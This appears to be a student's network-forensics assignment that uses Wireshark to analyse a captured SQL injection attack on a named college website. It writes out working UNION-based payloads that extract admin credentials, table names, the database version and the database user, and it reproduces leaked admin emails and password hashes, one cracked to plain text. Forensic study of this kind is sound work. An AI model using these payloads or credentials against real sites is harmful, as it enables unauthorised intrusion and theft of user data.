NAME: VISHAL KUMAR

ROLL NO: 231110058


Instructions:

1. **Use the PCAP1.pcapng file to answer questions Q1 through Q12.**
2. **Use the PCAP2.pcapng file to answer questions Q13 through Q20.**
3. **For each question, provide an answer along with the corresponding screenshot from the .pcapng file.**
4. **The screenshot should include the frame ID and any other necessary information to support your answer.**

Q1) What is the destination IP address to which the SQL injection attack is occurring?
ANS: **103.159.36.34**


As this marks the initial inquiry, we will delve deeply into the methodology, ensuring a thorough examination of the approach, and subsequently, we will address each problem comprehensively.


After clicking on the PCAP1.pcapng file we get wireshark software window which shows all the traffic on the network. It looks like:



No.	Time	Source	Destination	Protocol	Length	Info
589	16.725673315	fe80::baca:142c:fc9…	ff02::1:3	LLMNR	95	Standard query 0x460a
590	16.725798787	172.29.233.68	224.0.0.252	LLMNR	75	Standard query 0x460a
591	16.726018188	172.29.233.68	172.29.235.255	NBNS	92	Name query NB BRW0C96
592	16.736245415	172.29.234.125	172.29.235.255	NBNS	92	Name query NB BRNB422
593	16.836656911	103.159.36.34	172.29.235.22	TCP	74	80 → 46350 [SYN, ACK]
594	16.836744952	172.29.235.22	103.159.36.34	TCP	66	46350 → 80 [ACK] Seq=
595	16.837153935	172.29.235.22	103.159.36.34	HTTP	425	GET /page.php?id=5 HT

As we can see above that captured packets are listed. Now, we are going to apply filter based on our requirements. Here, we want to have packets with the HTTP protocol and more specifically of get requests. So, we are going to use http.request.method==”GET” to show only HTTP packets where the request method is “GET” as it is shown below:






As we can see above attacker is trying to extract id, fullname, email, password by performing SQL injection attack, whose destination IP is 103.159.36.34.

Q2)What is the Fully Qualified Domain Name (FQDN) of the website undergoing the SQL injection attack?
ANS: **www.juc.edu.bd**


As we know, a Fully Qualified Domain Name(FQDN) is a domain name that specifies the exact location of a resource within the Domain Name System(DNS) hierarchy. It provides a complete name, including the top level domain(TLD) to uniquely identify a specific host or resource on the internet.

Q3) What is the SQL injection payload used to extract the id, email, full name and password from the database?
ANS:


Payload: -5' UNION SELECT 1,2,3,4,group_concat(id,0x3a,fullname,0x3a,email,0x3a,password),6,7,8,9,10,11,12,13 from admin--



First of all, we identified this HTTP packet by expanding the Hypertext Trasfer Protocol in the packet details pane.
Then, we will Right click on the selected HTTP packet and choose follow and then click on HTTP stream, then a new window will open and will show both the request and response messages.



Now, we will copy the file contents and save it as html file. Now after running this HTML file, we will get the page as shown below:



we can easily see that we have exploited by giving the payload already mentioned above and we got the id, email, full name & password as shown above(at the bottom) in the screenshot.

Q4) What is the email address of the user with id=1 ?
ANS: **admin49@admin.com**

we have already explained in detail that how did we get this email address by giving the payload mentioned in question-3.

```
                    </h5>
                    1:Webmaster:admin49@admin.com:004d5ffee9ade56003311e3a267ff3e8,4:Webmaster:admin@admin.com:
21232f297a57a5a743894a0e4a801fc3                    <hr>
```

file:///home/cs628/Desktop/temp/SQLinjection.html

content-encoding: gzip vary: Accept-Encoding date: Wed, 06 Sep 2023 11:30:31 GMT server: LiteSpeed ...
jalaluddincollege@yahoo.com 01712209651

Jalal Uddin Degree College

- About
  At a Glance Brief of History Mission & Vision Rules & Regulation Infrastructure Facilities Ex Reputed Student
- Administration
  The Principal Vice-Principal Ex Principal Staff Council Vigilance team Vacant Post Office Staff
- Teacher
- Academic
  Department Admission Students List Class Routine Lesson Plan Exam Routine Result Academic Calendar Holidays Library Digital Contents
- Update
  General Ntoice News Events Office Order
- Misc
  Multimedia Class Science Lab Research Scouts Sports Cultural Activites Study Tours Computer Practice English Practice Magazine Others Activities
- Media
  Photos Videos

4

1:Webmaster:admin49@admin.com:004d5ffee9ade56003311e3a267ff3e8,4:Webmaster:admin@admin.com:21232f297a57a5a743894a0e4a801fc3

Q5) What is the Password (in plain text) of the user with id=4 ?
ANS:

Password(Hash): 21232f297a57a5a743894a0e4a801fc3
Password(Plain Text): **admin**

we have already explained in detail that how did we get this password(Hash value) by giving the payload mentioned in question-3.


```
                    </h5>
                    1:Webmaster:admin49@admin.com:004d5ffee9ade56003311e3a267ff3e8,4:Webmaster:admin@admin.com:
21232f297a57a5a743894a0e4a801fc3                    <hr>
```

Now, as we know Hashing is a one way conversion, we simply can not unhashed the data and get the text. The best we can do is using the different sources to convert hash value to plain text, because they have some previously stored database of hash and its text, so we can use that, but even doing that we can't be so sure about the answer because the plain text we got is one of the possible answers.

Q6) List the tables discovered in the database.
ANS:

admin,tbl_admin,library,contact,page,site,students,scroller,videos,photos,menu,slider,photo_album,students_attendance,external_link,teacher_staff_attendance, teacher_staff

There are total 17 tables in the database as mentioned. To get this, we must identify the HTTP packet first.



And then, repeat same steps which are follow -> HTTP stream -> copy the file contents and save it as html file. Now after running this HTML file, we will get the page as shown below:

file:///home/cs628/SQLinjection.html

charset=UTF-8 transfer-encoding: chunked content-encoding: gzip vary: Accept-Encoding date: Wed, 06 Sep 2023 11:28:17 GMT server: LiteSpeed ...
jalaluddincollege@yahoo.com 01712209651

Jalal Uddin Degree College

- About
  At a Glance Brief of History Mission & Vision Rules & Regulation Infrastructure Facilities Ex Reputed Student
- Administration
  The Principal Vice-Principal Ex Principal Staff Council Vigilance team Vacant Post Office Staff
- Teacher
- Academic
  Department Admission Students List Class Routine Lesson Plan Exam Routine Result Academic Calendar Holidays Library Digital Contents
- Update
  General Ntoice News Events Office Order
- Misc
  Multimedia Class Science Lab Research Scouts Sports Cultural Activites Study Tours Computer Practice English Practice Magazine Others Activities
- Media
  Photos Videos

4

---

admin,tbl_admin,library,contact,page,site,students,scroller,videos,photos,menu,slider,photo_album,students_attendance,external_link,teacher_staff_attendan


we can verify this by looking into the html code which is shown below:

Wireshark · Follow HTTP Stream (tcp.stream eq 135) · PCAP1.pcapng

```
<title>4</title>
<meta name="description" content="10">
<meta name="keywords" content="11">

<section class="section-page">
   <div class="container">
      <div class="row">
         <div class="col-md-9 col-sm-9">
            <div class="card mt-5">
               <div class="card-body">
                  <h5 class="card-title">
                     <i class="fa fa-clone" aria-hidden="true"></i> 4
<hr>
                  </h5>
                  admin,tbl_admin,library,contact,page,site,students,scroller,vid
eos,photos,menu,slider,photo_album,students_attendance,external_link,teacher_staf
f_attendance,teacher_staff                    <hr>
```


Q7) What SQL injection payload is used to retrieve the list of tables from the database?
ANS:

Payload: -5' UNION SELECT 1,2,3,4,group_concat(table_name), 6,7,8,9,10,11,12,13 from information_schema.tables where table_schema=database()--



Q8) What is the IP address of the attacker, and what type of IP address is it?
ANS:

Attacker's IP: 172.29.235.22
Type: Private (IPV4)



As we know that, IP Addresses ranges from 172.16.0.0 to 172.31.255.255 are private addresses in class B. They are not routed in the Internet and can be used without any registration with IANA.

Q9) What is the version of the database used on the server end?
ANS: **10.3.39-MariaDB**

http.request.method=="GET"

No.	Time	Source	Destination	Protocol	Length	Info
6435	133.449319663	172.29.235.22	103.159.36.34	HTTP	424	GET /js/jquery.min.js HTTP/1.1
6785	143.722426528	172.29.235.22	103.159.36.34	HTTP	487	GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,5,
7398	157.978308579	172.29.235.22	103.159.36.34	HTTP	496	GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,da
7782	171.709936127	172.29.235.22	103.159.36.34	HTTP	495	GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,ve
8115	181.315070565	172.29.235.22	103.159.36.34	HTTP	492	GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,us
12294	209.765719101	172.29.232.198	172.29.232.150	HTTP	568	GET /api/live/ws HTTP/1.1
13195	210.097970412	172.29.232.198	172.29.232.150	HTTP	568	GET /api/live/ws HTTP/1.1

```
▸ Frame 7782: 495 bytes on wire (3960 bits), 495 bytes captured (3960 bits) on interface eno1, id 0
▸ Ethernet II, Src: Micro-St_f6:21:e5 (00:d8:61:f6:21:e5), Dst: 64:8f:3e:e8:0d:42 (64:8f:3e:e8:0d:42)
▸ Internet Protocol Version 4, Src: 172.29.235.22, Dst: 103.159.36.34
▸ Transmission Control Protocol, Src Port: 56302, Dst Port: 80, Seq: 1, Ack: 1, Len: 429
▾ Hypertext Transfer Protocol
  ▾ GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,version(),6,7,8,9,10,11,12,13--+ HTTP/1.1\r\n
    ▸ [Expert Info (Chat/Sequence): GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,version(),6,7,8,9,10,11,12,13--+ HTTP/1.1\r\n]
```

file:///home/cs628/Desktop/temp/database_version.html

Accept-Encoding date: Wed, 06 Sep 2023 11:27:04 GMT server: LiteSpeed ...
jalaluddincollege@yahoo.com 01712209651


Jalal Uddin Degree College


- About
  At a Glance Brief of History Mission & Vision Rules & Regulation Infrastructure Facilities Ex Reputed Student
- Administration
  The Principal Vice-Principal Ex Principal Staff Council Vigilance team Vacant Post Office Staff
- Teacher
- Academic
  Department Admission Students List Class Routine Lesson Plan Exam Routine Result Academic Calendar Holidays Library Digital Contents
- Update
  General Ntoice News Events Office Order
- Misc
  Multimedia Class Science Lab Research Scouts Sports Cultural Activites Study Tours Computer Practice English Practice Magazine Others Activities
- Media
  Photos Videos

4

10.3.39-MariaDB


Q10) What is the name of the database used at the server end ?
ANS: **exploreeims_jucedu_dsadf**






Q11) Who is the current DB user according to the network capture found during the SQL injection attack ?

ANS: **exploreeims_aladier@localhost**





